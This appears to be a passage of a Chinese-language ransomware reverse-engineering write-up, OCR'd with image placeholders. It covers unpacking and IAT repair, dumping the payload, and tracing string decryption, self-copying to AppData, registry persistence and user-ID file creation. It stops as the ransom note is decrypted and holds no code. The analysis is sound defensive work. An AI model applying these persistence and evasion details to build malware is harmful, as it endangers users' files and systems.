


右边分支为复制节区数据，由于新 PE 文件只有一个节区所以循环只有一次，


这里不做过多的解释，重点在 IAT 的修复上，当右边分支执行完后，会执行左边的分支，首先会释放掉解密后的新 PE 文件，通过 PE 头的偏移获取 DataDirectory 数据目录表，在表中接着获取 DataDirectory[IMAGE_DIRECTORY_ENTRY_LOAD_IMPORT] 的 RVA 也就是导入表的 RVA 和 Size，进行修复，而且还对 DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE] 资源目录项的 RVA 和 SIZE 也进行了修复，由于 DataDirectory[IMAGE_DIRECTORY_ENTRY_LOAD_IMPORT] 的 RVA 指向 IMAGE_IMPORT_DESCRIPTOR 结构体，接着比较该结构体的 Name 字段是不是等于零，如果不为零，如下图



调用 LoadLibrary 载入导入的 DLL，之后判断 IMAGE_IMPORT_DESCRIPTOR 结构体中第一个字段，也就是 OriginalFirstThunk 是否为零，如果不为零，接着获取 IMAGE_IMPORT_DESCRIPTOR 结构的第 5 个字段，也就是 FirstThunk，通过 FirstThunk 找到 IMAGE_THUNK_DATA32 结构体的 AddressofData 字段，通过 AddressofData 找到获得 _IMAGE_IMPORT_BY_NAME 结构体中的 Name 字段，也就是该 DLL 导出函数的名称，之后调用 GetProcAddress 对其进行修复。修复 IAT 的操作一共有两层循环，外层循环遍历所有的导入的 DLL，内层循环对 DLL 导出的函数进行修复，在 OD 中如下



修复完 IAT 之后，调用 atexit 注册终止函数，最终跳转到新 PE 的 OEP




折腾了半天终于见到了病毒的真身

dump.exe:(新 PE 文件的分析)


我们通过 LoadPE 将此时病毒的内存，转存下来命名为 dump.exe，载入到 IDA 中，由于 dump.exe 可能用了一些对抗反汇编的技术，导致 IDA 无法判别哪些是数据哪些是代码，我们可以手动将其转换，但即使转换成功后也无法正常反编译，加大了我们的分析难度，只能通过 OD 一点一点的单步进行分析。

我们进入函数入口处，步入第一个 call，先分配了 5 个堆空间，接着获取


病毒文件的完整地址和系统的临时目录




之后进行对相关字符串进行解密的操作





大概算法是解密了一个 256 位的 key (怀疑是黑客的 RSA 公钥)，用对 key 进行操作然后与加密的字符串进行异或，两次解密后的字符串如下






接着调用 00409FE7 处的 call sub_409CB8 解密函数，将解密后的数据(一些 windows 上常用的软件名称)以.为分割符分为 43 个字符串的首地址存放在分配的内存地址中。







以同样的方式解密 401430 处的数据(系统环境之类的参数)，之后通过系统环境变量获取 appdata 的目录，进行字符串拼接，之后调用 CopyFile 将该病毒复制到 appdata 目录，这两次解密的目的是对某些特殊字符的文件夹进行绕过




在 C:\Documents and Settings\Administrator\Application Data 下可以找到该病毒的副本，接着在 0040A088 调用与注册表有关的函数，为了常驻系统。



继续获取系统目录 C:\Documents and Settings\All Users，并通过一个加密函数生成一个固定的 Hash 值，接着进行字符串拼接，最终调用 0040A11A 处的函数创建文件



进入 0040A11A 处的函数，创建文件，写入文件，文件内容是通过复杂的加密算法生成的用户 ID，这里我们只要了解一下病毒的行为，具体加密流程在加密部分会详细介绍，创建的文件如下图




之后对勒索文档的内容进行解密，勒索文件的组合分为三部分

